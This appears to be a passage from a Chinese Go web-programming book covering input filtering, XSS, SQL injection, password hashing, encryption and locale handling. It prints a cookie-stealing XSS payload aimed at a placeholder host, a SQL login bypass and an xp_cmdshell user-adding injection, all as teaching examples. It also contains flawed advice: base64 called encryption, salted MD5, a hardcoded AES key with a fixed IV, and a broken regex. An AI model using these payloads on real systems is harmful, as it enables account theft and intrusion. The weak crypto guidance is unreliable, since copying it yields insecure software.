“识别数据”作为第一步是因为在你不知道“数据是什么，它来自于哪里”的前提下，你也就不能正确地过滤它。这里的数据是指所有源自非代码内部提供的数据。例如：所有来自客户端的数据，但客户端并不是唯一的外部数据源，数据库和第三方提供的接口数据等也可以是外部数据源。

由用户输入的数据我们通过 Go 非常容易识别，Go 通过 `r.ParseForm` 之后，把用户 POST 和 GET 的数据全部放在了 `r.Form` 里面。其它的输入要难识别得多，例如，`r.Header` 中的很多元素是由客户端所操纵的。常常很难确认其中的哪些元素组成了输入，所以，最好的方法是把里面所有的数据都看成是用户输入。（例如 `r.Header.Get("Accept-Charset")` 这样的也看做是用户输入，虽然这些大多数是浏览器操纵的）

过滤数据

在知道数据来源之后，就可以过滤它了。过滤是一个有点正式的术语，它在平时表述中有很多同义词，如验证、清洁及净化。尽管这些术语表面意义不同，但它们都是指的同一个处理：防止非法数据进入你的应用。

过滤数据有很多种方法，其中有一些安全性较差。最好的方法是把过滤看成是一个检查的过程，在你使用数据之前都检查一下看它们是否是符合合法数据的要求。而且不要试图好心地去纠正非法数据，而要让用户按你制定的规则去输入数据。历史证明了试图纠正非法数据往往会导致安全漏洞。这里举个例子：“最近建设银行系统升级之后，如果密码后面两位是 0，只要输入前面四位就能登录系统”，这是一个非常严重的漏洞。

过滤数据主要采用如下一些库来操作：

- `strconv` 包下面的字符串转化相关函数，因为从 `Request` 中的 `r.Form` 返回的是字符串，而有些时候我们需要将之转化成整/浮点数，`Atoi`、`ParseBool`、`ParseFloat`、`ParseInt` 等函数就可以派上用场了。
- `string` 包下面的一些过滤函数 `Trim`、`ToLower`、`ToTitle` 等函数，能够帮助我们按照指定的格式获取信息。
- `regexp` 包用来处理一些复杂的需求，例如判定输入是否是 Email、生日之类。

过滤数据除了检查验证之外，在特殊时候，还可以采用白名单。即假定你正在检查的数据都是非法的，除非能证明它是合法的。使用这个方法，如果出现错误，只会导致把合法的数据当成是非法的，而不会是相反，尽管我们不想犯任何错误，但这样总比把非法数据当成合法数据要安全得多。

区分过滤数据

如果完成了上面的两步，数据过滤的工作就基本完成了，但是在编写 Web 应用的时候我们还需要区分已过滤和被污染数据，因为这样可以保证过滤数据的完整性，而不影响输入的数据。我们约定把所有经过过滤的数据放入一个叫全局的 Map 变量中(CleanMap)。这时需要用两个重要的步骤来防止被污染数据的注入：

- 每个请求都要初始化 CleanMap 为一个空 Map。
- 加入检查及阻止来自外部数据源的变量命名为 CleanMap。

接下来，让我们通过一个例子来巩固这些概念，请看下面这个表单

```
<form action="/whoami" method="POST">
  我是谁:
  <select name="name">
    <option value="astaxie">astaxie</option>
    <option value="herry">herry</option>
    <option value="marry">marry</option>
  </select>
  <input type="submit" />
</form>
```

在处理这个表单的编程逻辑中，非常容易犯的错误是认为只能提交三个选择中的一个。其实攻击者可以模拟 POST 操作，递交 name=attack 这样的数据，所以在此时我们需要做类似白名单的处理

```
r.ParseForm()
name := r.Form.Get("name")
CleanMap := make(map[string]interface{}, 0)
if name == "astaxie" || name == "herry" || name == "marry" {
    CleanMap["name"] = name
}
```

上面代码中我们初始化了一个 CleanMap 的变量，当判断获取的 name 是 astaxie、herry、marry 三个中的一个之后，我们把数据存储到了 CleanMap 之中，这样就可以确保 CleanMap["name"] 中的数据是合法的，从而在代码的其它部分使用它。当然我们还可以在 else 部分增加非法数据的处理，一种可能是再次显示表单并提示错误。但是不要试图为了友好而输出被污染的数据。

上面的方法对于过滤一组已知的合法值的数据很有效，但是对于过滤有一组已知合法字符组成的数据时就没有什么帮助。例如，你可能需要一个用户名只能由字母及数字组成：


```
r.ParseForm()
username := r.Form.Get("username")
CleanMap := make(map[string]interface{}, 0)
if ok, _ := regexp.MatchString("^[a-zA-Z0-9].$", username); ok {
    CleanMap["username"] = username
}
```

总结

数据过滤在 Web 安全中起到一个基石的作用，大多数的安全问题都是由于没有过滤数据和验证数据引起的，例如前面小节的 CSRF 攻击，以及接下来将要介绍的 XSS 攻击、SQL 注入等都是没有认真地过滤数据引起的，因此我们需要特别重视这部分的内容。

9.3 避免 XSS 攻击

随着互联网技术的发展，现在的 Web 应用都含有大量的动态内容以提高用户体验。所谓动态内容，就是应用程序能够根据用户环境和用户请求，输出相应的内容。动态站点会受到一种名为“跨站脚本攻击”（Cross Site Scripting, 安全专家们通常将其缩写成 XSS）的威胁，而静态站点则完全不受其影响。

什么是 XSS

XSS 攻击：跨站脚本攻击(Cross-Site Scripting)，为了不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为 XSS。XSS 是一种常见的 web 安全漏洞，它允许攻击者将恶意代码植入到提供给其它用户使用的页面中。不同于大多数攻击(一般只涉及攻击者和受害者)，XSS 涉及到三方，即攻击者、客户端与 Web 应用。XSS 的攻击目标是为了盗取存储在客户端的 cookie 或者其他网站用于识别客户端身份的敏感信息。一旦获取到合法用户的信息后，攻击者甚至可以假冒合法用户与网站进行交互。

XSS 通常可以分为两大类：一类是存储型 XSS，主要出现在让用户输入数据，供其他浏览此页的用户进行查看的地方，包括留言、评论、博客日志和各类表单等。应用程序从数据库中查询数据，在页面中显示出来，攻击者在相关页面输入恶意的脚本数据后，用户浏览此类页面时就可能受到攻击。这个流程简单可以描述为:恶意用户的 Html 输入 Web 程序->进入数据库->Web 程序->用户浏览器。另一类是反射型 XSS，主要做法是将脚本代码加入 URL 地址的请求参数里，请求参数进入程序后在页面直接输出，用户点击类似的恶意链接就可能受到攻击。

XSS 目前主要的手段和目的如下：

- 盗用 cookie，获取敏感信息。
- 利用植入 Flash，通过 crossdomain 权限设置进一步获取更高权限；或者利用 Java 等得到类似的操作。
- 利用 iframe、frame、XMLHttpRequest 或上述 Flash 等方式，以（被攻击者）用户的身份执行一些管理动作，或执行一些如:发微博、加好友、发私信等常规操作，前段时间新浪微博就遭遇过一次 XSS。
- 利用可被攻击的域受到其他域信任的特点，以受信任来源的身份请求一些平时不允许的操作，如进行不当的投票活动。
- 在访问量极大的一些页面上的 XSS 可以攻击一些小型网站，实现 DDoS 攻击的效果

XSS 的原理

Web 应用未对用户提交请求的数据做充分的检查过滤，允许用户在提交的数据中掺入 HTML 代码(最主要的是“>”、“<”)，并将未经转义的恶意代码输出到第三方用户的浏览器解释执行，是导致 XSS 漏洞的产生原因。

接下来以反射性 XSS 举例说明 XSS 的过程：现在有一个网站，根据参数输出用户的名称，例如访问 url：http://127.0.0.1/?name=astaxie，就会在浏览器输出如下信息：

```
hello astaxie
```

如果我们传递这样的 url: `http://127.0.0.1/?`

`name=<script>alert('astaxie,xss')</script>;`这时你就会发现浏览器跳出一个弹出框, 这说明站点已经存在了 XSS 漏洞。那么恶意用户是如何盗取 Cookie 的呢? 与上类似, 如下这样的 url: `http://127.0.0.1/?`

`name=<script>document.location.href='http://www.xxx.com/cookie?'+document.cookie</script>;`, 这样就可以把当前的 cookie 发送到指定的站点:

`www.xxx.com`。你也放会说, 这样的 URL 一看就有问题, 怎么会有人点击?, 是的, 这类的 URL 会让人怀疑, 但如果使用短网址服务将之缩短, 你还看得出来么?, 攻击者将缩短过后的 url 通过某些途径传播开来, 不明真相的用户一旦点击了这样的 url, 相应 cookie 数据就会被发送事先设定好的站点, 这样子就盗得了用户的 cookie 信息, 然后就可以利用 Websleuth 之类的工具来检查是否能盗取那个用户的账户。

更加详细的关于 XSS 的分析大家可以参考这篇叫做《[新浪微博 XSS 事件分析](#)》的文章

如何预防 XSS

答案很简单, 坚决不要相信用户的任何输入, 并过滤掉输入中的所有特殊字符。这样就能消灭绝大部分的 XSS 攻击。

目前防御 XSS 主要有如下几种方式:

- 过滤特殊字符

避免 XSS 的方法之一主要是将用户所提供的内容进行过滤, Go 语言提供了 HTML 的过滤函数:

text/template 包下面的 `HTMLEscapeString`、`JSEscapeString` 等函数

- 使用 HTTP 头指定类型

```
w.Header().Set("Content-Type","text/javascript")
```

这样就可以让浏览器解析 javascript 代码, 而不会是 html 输出。

总结

XSS 漏洞是相当有危害的, 在开发 Web 应用的时候, 一定要记住过滤数据, 特别是在输出到客户端之前, 这是现在行之有效的防止 XSS 的手段。

9.4 避免 SQL 注入

什么是 SQL 注入

SQL 注入攻击 (SQL Injection)，简称注入攻击，是 Web 开发中最常见的一种安全漏洞。可以用它来从数据库获取敏感信息，或者利用数据库的特性执行添加用户，导出文件等一系列恶意操作，甚至有可能获取数据库乃至系统用户最高权限。

而造成 SQL 注入的原因是因为程序没有有效过滤用户的输入，使攻击者成功的向服务器提交恶意的 SQL 查询代码，程序在接收后错误的将攻击者的输入作为查询语句的一部分执行，导致原始的查询逻辑被改变，额外的执行了攻击者精心构造的恶意代码。

SQL 注入实例

很多 Web 开发者没有意识到 SQL 查询是可以被篡改的，从而把 SQL 查询当作可信任的命令。殊不知，SQL 查询是可以绕开访问控制，从而绕过身份验证和权限检查的。更有甚者，有可能通过 SQL 查询去运行主机系统级的命令。

下面将通过一些真实的例子来详细讲解 SQL 注入的方式。

考虑以下简单的登录表单：

```
<form action="/login" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" value="登陆" /></p>
</form>
```

我们的处理里面的 SQL 可能是这样的：

```
username:=r.Form.Get("username")
password:=r.Form.Get("password")
sql:="SELECT * FROM user WHERE username='"+username+"' AND
password='"+password+"'"
```

如果用户的输入的用户名如下，密码任意

```
myuser' or 'foo' = 'foo' --
```

那么我们的 SQL 变成了如下所示：

```
SELECT * FROM user WHERE username='myuser' or 'foo'=='foo' --' AND password='xxx'
```

在 SQL 里面--是注释标记，所以查询语句会在此中断。这就让攻击者在不知道任何合法用户名和密码的情况下成功登录了。

对于 MSSQL 还有更加危险的一种 SQL 注入，就是控制系统，下面这个可怕的例子将演示如何在某些版本的 MSSQL 数据库上执行系统命令。

```
sql:="SELECT * FROM products WHERE name LIKE '%" + prod + "%"  
Db.Exec(sql)
```

如果攻击提交 a%' exec master..xp_cmdshell 'net user test testpass /ADD' --作为变量 prod 的值，那么 sql 将会变成

```
sql:="SELECT * FROM products WHERE name LIKE '%a%' exec master..xp_cmdshell 'net  
user test testpass /ADD'--%'"
```

MSSQL 服务器会执行这条 SQL 语句，包括它后面那个用于向系统添加新用户的命令。如果这个程序是以 sa 运行而 MSSQLSERVER 服务又有足够的权限的话，攻击者就可以获得一个系统帐号来访问主机了。

虽然以上的例子是针对某一特定的数据库系统的，但是这并不代表不能对其它数据库系统实施类似的攻击。针对这种安全漏洞，只要使用不同方法，各种数据库都有可能遭殃。

如何预防 SQL 注入

也许你会说攻击者要知道数据库结构的信息才能实施 SQL 注入攻击。确实如此，但没人能保证攻击者一定拿不到这些信息，一旦他们拿到了，数据库就存在泄露的危险。如果你在用开放源代码的软件包来访问数据库，比如论坛程序，攻击者就很容易得到相关的代码。如果这些代码设计不良的话，风险就更大了。目前 Discuz、phpwind、phpcms 等这些流行的开源程序都有被 SQL 注入攻击的先例。

这些攻击总是发生在安全性不高的代码上。所以，永远不要信任外界输入的数据，特别是来自于用户的数据，包括选择框、表单隐藏域和 cookie。就如上面的第一个例子那样，就算是正常的查询也有可能造成灾难。

SQL 注入攻击的危害这么大，那么该如何来防治呢？下面这些建议或许对防治 SQL 注入有一定的帮助。

1. 严格限制 Web 应用的数据库的操作权限，给此用户提供仅仅能够满足其工作的最低权限，从而最大限度的减少注入攻击对数据库的危害。
2. 检查输入的数据是否具有期望的数据格式，严格限制变量的类型，例如使用 regexp 包进行一些匹配处理，或者使用 strconv 包对字符串转化成其他基本类型的数据进行判断。
3. 对进入数据库的特殊字符（"、\、*、等）进行转义处理，或编码转换。Go 的 text/template 包里面的 HTMLEscapeString 函数可以对字符串进行转义处理。
4. 所有的查询语句建议使用数据库提供的参数化查询接口，参数化的语句使用参数而不是将用户输入变量嵌入到 SQL 语句中，即不要直接拼接 SQL 语句。例如使用

database/sql 里面的查询函数 Prepare 和 Query，或者 Exec(query string, args ...interface{})。

5. 在应用发布之前建议使用专业的 SQL 注入检测工具进行检测，以及及时修补被发现的 SQL 注入漏洞。网上有很多这方面的开源工具，例如 sqlmap、SQLninja 等。
6. 避免网站打印出 SQL 错误信息，比如类型错误、字段不匹配等，把代码里的 SQL 语句暴露出来，以防止攻击者利用这些错误信息进行 SQL 注入。

总结

通过上面的示例我们可以知道，SQL 注入是危害相当大的安全漏洞。所以对于我们平常编写的 Web 应用，应该对于每一个小细节都要非常重视，细节决定命运，生活如此，编写 Web 应用也是这样。

9.5 存储密码

过去一段时间以来, 许多的网站遭遇用户密码数据泄露事件, 这其中包括顶级的互联网企业—Linkedin, 国内诸如 CSDN, 该事件横扫整个国内互联网, 随后又爆出多玩游戏 800 万用户资料被泄露, 另有传言人人网、开心网、天涯社区、世纪佳缘、百合网等社区都有可能成为黑客下一个目标。层出不穷的类似事件给用户的网上生活造成巨大的影响, 人人自危, 因为人们往往习惯在不同网站使用相同的密码, 所以一家“暴库”, 全部遭殃。

那么我们作为一个 Web 应用开发者, 在选择密码存储方案时, 容易掉入哪些陷阱, 以及如何避免这些陷阱?

普通方案

目前用的最多的密码存储方案是将明文密码做单向哈希后存储, 单向哈希算法有一个特征: 无法通过哈希后的摘要(digest)恢复原始数据, 这也是“单向”二字的来源。常用的单向哈希算法包括 SHA-256, SHA-1, MD5 等。

Go 语言对这三种加密算法的实现如下所示:

```
//import "crypto/sha256"
h := sha256.New()
io.WriteString(h, "His money is twice tainted: 'taint yours and 'taint mine.")
fmt.Printf("% x", h.Sum(nil))

//import "crypto/sha1"
h := sha1.New()
io.WriteString(h, "His money is twice tainted: 'taint yours and 'taint mine.")
fmt.Printf("% x", h.Sum(nil))

//import "crypto/md5"
h := md5.New()
io.WriteString(h, "需要加密的密码")
fmt.Printf("%x", h.Sum(nil))
```

单向哈希有两个特性:

- 1) 同一个密码进行单向哈希, 得到的总是唯一确定的摘要。
- 2) 计算速度快。随着技术进步, 一秒钟能够完成数十亿次单向哈希计算。

结合上面两个特点, 考虑到多数人所使用的密码为常见的组合, 攻击者可以将所有密码的常见组合进行单向哈希, 得到一个摘要组合, 然后与数据库中的摘要进行比对即可获得对应的密码。这个摘要组合也被称为 rainbow table。

因此通过单向加密之后存储的数据, 和明文存储没有多大区别。因此, 一旦网站的数据库泄露, 所有用户的密码本身就大白于天下。

进阶方案

通过上面介绍我们知道黑客可以用 rainbow table 来破解哈希后的密码，很大程度上是因为加密时使用的哈希算法是公开的。如果黑客不知道加密的哈希算法是什么，那他也就无从下手了。

一个直接的解决办法是，自己设计一个哈希算法。然而，一个好的哈希算法是很难设计的——既要避免碰撞，又不能有明显的规律，做到这两点要比想象中的要困难很多。因此实际应用中更多的是利用已有的哈希算法进行多次哈希。

但是单纯的多次哈希，依然阻挡不住黑客。两次 MD5、三次 MD5 之类的方法，我们能想到，黑客自然也能想到。特别是对于一些开源代码，这样哈希更是相当于直接把算法告诉了黑客。

没有攻不破的盾，但也没有折不断的矛。现在安全性比较好的网站，都会用一种叫做“加盐”的方式来存储密码，也就是常说的“salt”。他们通常的做法是，先将用户输入的密码进行一次 MD5（或其它哈希算法）加密；将得到的 MD5 值前后加上一些只有管理员自己知道的随机串，再进行一次 MD5 加密。这个随机串中可以包括某些固定的串，也可以包括用户名（用来保证每个用户加密使用的密钥都不一样）。

```
//import "crypto/md5"
//假设用户名 abc，密码 123456
h := md5.New()
io.WriteString(h, "需要加密的密码")

//pwmd5 等于 e10adc3949ba59abbe56e057f20f883e
pwmd5 :=fmt.Sprintf("%x", h.Sum(nil))

//指定两个 salt: salt1 = @#$% salt2 = ^&*()
salt1 := "@#$%"
salt2 := "^&*()"

//salt1+用户名+salt2+MD5 拼接
io.WriteString(h, salt1)
io.WriteString(h, "abc")
io.WriteString(h, salt2)
io.WriteString(h, pwmd5)

last :=fmt.Sprintf("%x", h.Sum(nil))
```

在两个 salt 没有泄露的情况下，黑客如果拿到的是最后这个加密串，就几乎不可能推算出原始的密码是什么了。

专家方案

上面的进阶方案在几年前也许是足够安全的方案，因为攻击者没有足够的资源建立这么多的 rainbow table。但是，时至今日，因为并行计算能力的提升，这种攻击已经完全可行。怎么解决这个问题呢？只要时间与资源允许，没有破译不了的密码，所以方案是：故意增加密码计算所需耗费的资源和时间，使得任何人都不可获得足够的资源建立所需的 rainbow table。

这类方案有一个特点，算法中都有个因子，用于指明计算密码摘要所需要的资源和时间，也就是计算强度。计算强度越大，攻击者建立 rainbow table 越困难，以至于不可继续。这里推荐 scrypt 方案，scrypt 是由著名的 FreeBSD 黑客 Colin Percival 为他的备份服务 Tarsnap 开发的。

目前 Go 语言里面支持的库 <http://code.google.com/p/go/source/browse?repo=crypto#hg%2Fscrypt>

```
dk := scrypt.Key([]byte("some password"), []byte(salt), 16384, 8, 1, 32)
```

通过上面的的方法可以获取唯一的相应的密码值，这是目前为止最难破解的。

总结

看到这里，如果你产生了危机感，那么就行动起来：

- 1) 如果你是普通用户，那么我们建议使用 LastPass 进行密码存储和生成，对不同的网站使用不同的密码；
- 2) 如果你是开发人员，那么我们强烈建议你采用专家方案进行密码存储。

9.6 加密和解密数据

前面小节介绍了如何存储密码，但是有的时候，我们想把一些敏感数据加密后存储起来，在将来的某个时候，随需将它们解密出来，此时我们应该在选用对称加密算法来满足我们的需求。

base64 加解密

如果 Web 应用足够简单，数据的安全性没有那么严格的要求，那么可以采用一种比较简单的加解密方法是 base64，这种方式实现起来比较简单，Go 语言的 base64 包已经很好的支持了这个，请看下面的例子：

```
package main

import (
    "encoding/base64"
    "fmt"
)

func base64Encode(src []byte) []byte {
    return []byte(base64.StdEncoding.EncodeToString(src))
}

func base64Decode(src []byte) ([]byte, error) {
    return base64.StdEncoding.DecodeString(string(src))
}

func main() {
    // encode
    hello := "你好，世界！ hello world"
    debyte := base64Encode([]byte(hello))
    fmt.Println(debyte)
    // decode
    enbyte, err := base64Decode(debyte)
    if err != nil {
        fmt.Println(err.Error())
    }

    if hello != string(enbyte) {
        fmt.Println("hello is not equal to enbyte")
    }

    fmt.Println(string(enbyte))
}
```

高级加解密

Go 语言的 crypto 里面支持对称加密的高级加解密包有：

- crypto/aes 包: AES(Advanced Encryption Standard)，又称 Rijndael 加密法，是美国联邦政府采用的一种区块加密标准。
- crypto/des 包: DEA(Data Encryption Algorithm)，是一种对称加密算法，是目前使用最广泛的密钥系统，特别是在保护金融数据的安全中。

因为这两种算法使用方法类似，所以在此，我们仅用 aes 包为例来讲解它们的使用，请看下面的例子

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "fmt"
    "os"
)

var commonIV = []byte{0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09,
0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f}

func main() {
    //需要去加密的字符串
    plaintext := []byte("My name is Astaxie")
    //如果传入加密串的话，plaint 就是传入的字符串
    if len(os.Args) > 1 {
        plaintext = []byte(os.Args[1])
    }

    //aes 的加密字符串
    key_text := "astaxie12798akljzmknm.ahkjljl;k"
    if len(os.Args) > 2 {
        key_text = os.Args[2]
    }

    fmt.Println(len(key_text))

    // 创建加密算法 aes
    c, err := aes.NewCipher([]byte(key_text))
    if err != nil {
        fmt.Printf("Error: NewCipher(%d bytes) = %s", len(key_text), err)
    }
}
```

```

    os.Exit(-1)
}

//加密字符串
cfb := cipher.NewCFBEncrypter(c, commonIV)
ciphertext := make([]byte, len(plaintext))
cfb.XORKeyStream(ciphertext, plaintext)
fmt.Printf("%s=>%x\n", plaintext, ciphertext)

// 解密字符串
cfbdec := cipher.NewCFBDecrypter(c, commonIV)
plaintextCopy := make([]byte, len(plaintext))
cfbdec.XORKeyStream(plaintextCopy, ciphertext)
fmt.Printf("%x=>%s\n", ciphertext, plaintextCopy)
}

```

上面通过调用函数 `aes.NewCipher`(参数 `key` 必须是 16、24 或者 32 位的 `[]byte`，分别对应 AES-128, AES-192 或 AES-256 算法),返回了一个 `cipher.Block` 接口，这个接口实现了三个功能：

```

type Block interface {
    // BlockSize returns the cipher's block size.
    BlockSize() int

    // Encrypt encrypts the first block in src into dst.
    // Dst and src may point at the same memory.
    Encrypt(dst, src []byte)

    // Decrypt decrypts the first block in src into dst.
    // Dst and src may point at the same memory.
    Decrypt(dst, src []byte)
}

```

这三个函数实现了加解密操作，详细的操作请看上面的例子。

总结

这小节介绍了几种加解密的算法，在开发 Web 应用的时候可以根据需求采用不同的方式进行加解密，一般的应用可以采用 base64 算法，更加高级的话可以采用 aes 或者 des 算法。

9.7 小结

这一章主要介绍了如：CSRF 攻击、XSS 攻击、SQL 注入攻击等一些 Web 应用中典型的攻击手法，它们都是由于应用对用户的输入没有很好的过滤引起的，所以除了介绍攻击的方法外，我们也介绍了如何有效的进行数据过滤，以防止这些攻击的发生的方法。然后针对日益严重的密码泄漏事件，介绍了在设计 Web 应用中可采用的从基本到专家的加密方案。最后针对敏感数据的加解密简要介绍了，Go 语言提供三种对称加密算法：base64、aes 和 des 的实现。

编写这一章的目的是希望读者能够在意识里面加强安全概念，在编写 Web 应用的时候多留心一点，以使我们编写的 Web 应用能远离黑客们的攻击。Go 语言在支持防攻击方面已经提供大量的工具包，我们可以充分的利用这些包来做出一个安全的 Web 应用。

10 国际化和本地化

为了适应经济的全球一体化，作为开发者，我们需要开发出支持多国语言、国际化的 Web 应用，即同样的页面在不同的语言环境下需要显示不同的效果，也就是说应用程序在运行时能够根据请求所来自的地域与语言的不同而显示不同的用户界面。这样，当需要在应用程序中添加对新的语言的支持时，无需修改应用程序的代码，只需要增加语言包即可实现。

国际化与本地化（Internationalization and localization,通常用 i18n 和 L10N 表示），国际化是将针对某个地区设计的程序进行重构，以使它能够在更多地区使用，本地化是指在一个面向国际化的程序中增加对新地区的支持。


目前，Go 语言的标准包没有提供对 i18n 的支持，但有一些比较简单的第三方实现，这一章我们将实现一个 go-i18n 库，用来支持 Go 语言的 i18n。

所谓的国际化：就是根据特定的 locale 信息，提取与之相应的字符串或其它一些东西（比如时间和货币的格式）等等。这涉及到三个问题：

- 1、如何确定 locale。
- 2、如何保存与 locale 相关的字符串或其它信息。
- 3、如何根据 locale 提取字符串和其它相应的信息。

在第一小节里，我们将介绍如何设置正确的 locale 以便让访问站点的用户能够获得与其语言相应的页面。第二小节将介绍如何处理或存储字符串、货币、时间日期等与 locale 相关的信息，第三小节将介绍如何实现国际化站点，即如何根据不同 locale 返回不同合适的内容。通过这三个小节的学习，我们将获得一个完整的 i18n 方案。

目录



10.1 设置默认地区

什么是 Locale

Locale 是一组描述世界上某一特定区域文本格式和语言习惯的设置的集合。locale 名通常由三个部分组成：第一部分，是一个强制性的，表示语言的缩写，例如"en"表示英文或"zh"表示中文。第二部分，跟在一个下划线之后，是一个可选的国家说明符，用于区分讲同一种语言的不同国家，例如"en_US"表示美国英语，而"en_UK"表示英国英语。最后一部分，跟在一个句点之后，是可选的字符集说明符，例如"zh_CN.gb2312"表示中国使用 gb2312 字符集。

GO 语言默认采用"UTF-8"编码集，所以我们实现 i18n 时不考虑第三部分，接下来我们都采用 locale 描述的前面两部分来作为 i18n 标准的 locale 名。

在 Linux 和 Solaris 系统中可以通过 `locale -a` 命令列举所有支持的地区名，读者可以看到这些地区名的命名规范。对于 BSD 等系统，没有 locale 命令，但是地区信息存储在 `/usr/share/locale` 中。

设置 Locale

有了上面对 locale 的定义，那么我们就需要根据用户的信息(访问信息、个人信息、访问域名等)来设置与之相关的 locale，我们可以通过如下几种方式来设置用户的 locale。

通过域名设置 Locale

设置 Locale 的办法这一就是在应用运行的时候采用域名分级的方式，例如，我们采用 `www.asta.com` 当做我们的英文站(默认站)，而把域名 `www.asta.cn` 当做中文站。这样通过在应用里面设置域名和相应的 locale 的对应关系，就可以设置好地区。这样处理有几点好处：

- 通过 URL 就可以很明显的识别
- 用户可以通过域名很直观的知道将访问那种语言的站点
- 在 Go 程序中实现非常的简单方便，通过一个 map 就可以实现
- 有利于搜索引擎抓取，能够提高站点的 SEO

我们可以通过下面的代码来实现域名的对应 locale：

```
if r.Host == "www.asta.com" {
    i18n.SetLocale("en")
} else if r.Host == "www.asta.cn" {
    i18n.SetLocale("zh-CN")
} else if r.Host == "www.asta.tw" {
    i18n.SetLocale("zh-TW")
}
```

当然除了整域名设置地区之外，我们还可以通过子域名来设置地区，例如"en.asta.com"表示英文站点，"cn.asta.com"表示中文站点。实现代码如下所示：

```
prefix := strings.Split(r.Host, ".")

if prefix[0] == "en" {
    i18n.SetLocale("en")
} else if prefix[0] == "cn" {
    i18n.SetLocale("zh-CN")
} else if prefix[0] == "tw" {
    i18n.SetLocale("zh-TW")
}
```

通过域名设置 Locale 有如上所示的优点，但是我们一般开发 Web 应用的时候不会采用这种方式，因为首先域名成本比较高，开发一个 Locale 就需要一个域名，而且往往统一名称的域名不一定能申请的到，其次我们不愿意为每个站点去本地化一个配置，而更多的是采用 url 后面带参数的方式，请看下面的介绍。

从域名参数设置 Locale

目前最常用的设置 Locale 的方式是在 URL 里面带上参数，例如 `www.asta.com/hello?locale=zh` 或者 `www.asta.com/zh/hello`。这样我们就可以设置地区：

```
i18n.SetLocale(params["locale"])
```

这种设置方式几乎拥有前面讲的通过域名设置 Locale 的所有优点，它采用 RESTful 的方式，以使得我们不需要增加额外的方法来处理。但是这种方式需要在每一个的 link 里面增加相应的参数 locale，这也许有点复杂而且有时候甚至相当的繁琐。不过我们可以写一个通用的函数 url，让所有的 link 地址都通过这个函数来生成，然后在这个函数里面增加 `locale=params["locale"]` 参数来缓解一下。

也许我们希望 URL 地址看上去更加的 RESTful 一点，例如：`www.asta.com/en/books`(英文站点)和 `www.asta.com/zh/books`(中文站点)，这种方式的 URL 更加有利于 SEO，而且对于用户也比较友好，能够通过 URL 直观的知道访问的站点。那么这样的 URL 地址可以通过 router 来获取 locale(参考 REST 小节里面介绍的 router 插件实现)：

```
mux.Get("/:locale/books", listbook)
```

从客户端设置地区

在一些特殊的情况下，我们需要根据客户端的信息而不是通过 URL 来设置 Locale，这些信息可能来自于客户端设置的喜好语言(浏览器中设置)，用户的 IP 地址，用户在注册的时候填写的所在地信息等。这种方式比较适合 Web 为基础的应用。

- Accept-Language

客户端请求的时候在 HTTP 头信息里面有 Accept-Language，一般的客户端都会设置该信息，下面是 Go 语言实现的一个简单的根据 Accept-Language 实现设置地区的代码：

```
AL := r.Header.Get("Accept-Language")
if AL == "en" {
    i18n.SetLocale("en")
} else if AL == "zh-CN" {
    i18n.SetLocale("zh-CN")
} else if AL == "zh-TW" {
    i18n.SetLocale("zh-TW")
}
```

当然在实际应用中，可能需要更加严格的判断来进行设置地区

- IP 地址

另一种根据客户端来设定地区就是用户访问的 IP，我们根据相应的 IP 库，对应访问的 IP 到地区，目前全球比较常用的就是 GeoIP Lite Country 这个库。这种设置地区的机制非常简单，我们只需要根据 IP 数据库查询用户的 IP 然后返回国家地区，根据返回的结果设置对应的地区。

- 用户 profile

当然你也可以让用户根据你提供的下拉菜单或者别的什么方式的设置相应的 locale，然后将用户输入的信息，保存到与它帐号相关的 profile 中，当用户再次登陆的时候把这个设置复写到 locale 设置中，这样就可以保证该用户每次访问都是基于自己先前设置的 locale 来获得页面。

总结

通过上面的介绍可知，设置 Locale 可以有很多种方式，我们应该根据需求的不同来选择不同的设置 Locale 的方法，以让用户能以它最熟悉的方式，获得我们提供的服务，提高应用的用户友好性。

10.2 本地化资源

前面小节我们介绍了如何设置 Locale，设置好 Locale 之后我们需要解决的问题就是如何存储相应的 Locale 对应的信息呢？这里面的信息包括：文本信息、时间和日期、货币值、图片、包含文件以及视图等资源。那么接下来我们讲对这些信息一一进行介绍，Go 语言中我们把这些格式信息存储在 JSON 中，然后通过合适的方式展现出来。(接下来以中文和英文两种语言对比举例,存储格式文件 en.json 和 zh-CN.json)

本地化文本消息

本信息是编写 Web 应用中最常用到的，也是本地化资源中最多的信息，想要以适合本地语言的方式来显示文本信息，可行的一种方案是:建立需要的语言相应的 map 来维护一个 key-value 的关系，在输出之前按需从适合的 map 中去获取相应的文本，如下是一个简单的示例：

```
package main

import "fmt"

var locales map[string]map[string]string

func main() {
    locales = make(map[string]map[string]string, 2)
    en := make(map[string]string, 10)
    en["pea"] = "pea"
    en["bean"] = "bean"
    locales["en"] = en
    cn := make(map[string]string, 10)
    cn["pea"] = "豌豆"
    cn["bean"] = "毛豆"
    locales["zh-CN"] = cn
    lang := "zh-CN"
    fmt.Println(msg(lang, "pea"))
    fmt.Println(msg(lang, "bean"))
}

func msg(locale, key string) string {
    if v, ok := locales[locale]; ok {
        if v2, ok := v[key]; ok {
            return v2
        }
    }
    return ""
}
```

```
}
```

上面示例演示了不同 locale 的文本翻译，实现了中文和英文对于同一个 key 显示不同语言的实现，上面实现了中文的文本消息，如果想切换到英文版本，只需要把 lang 设置为 en 即可。

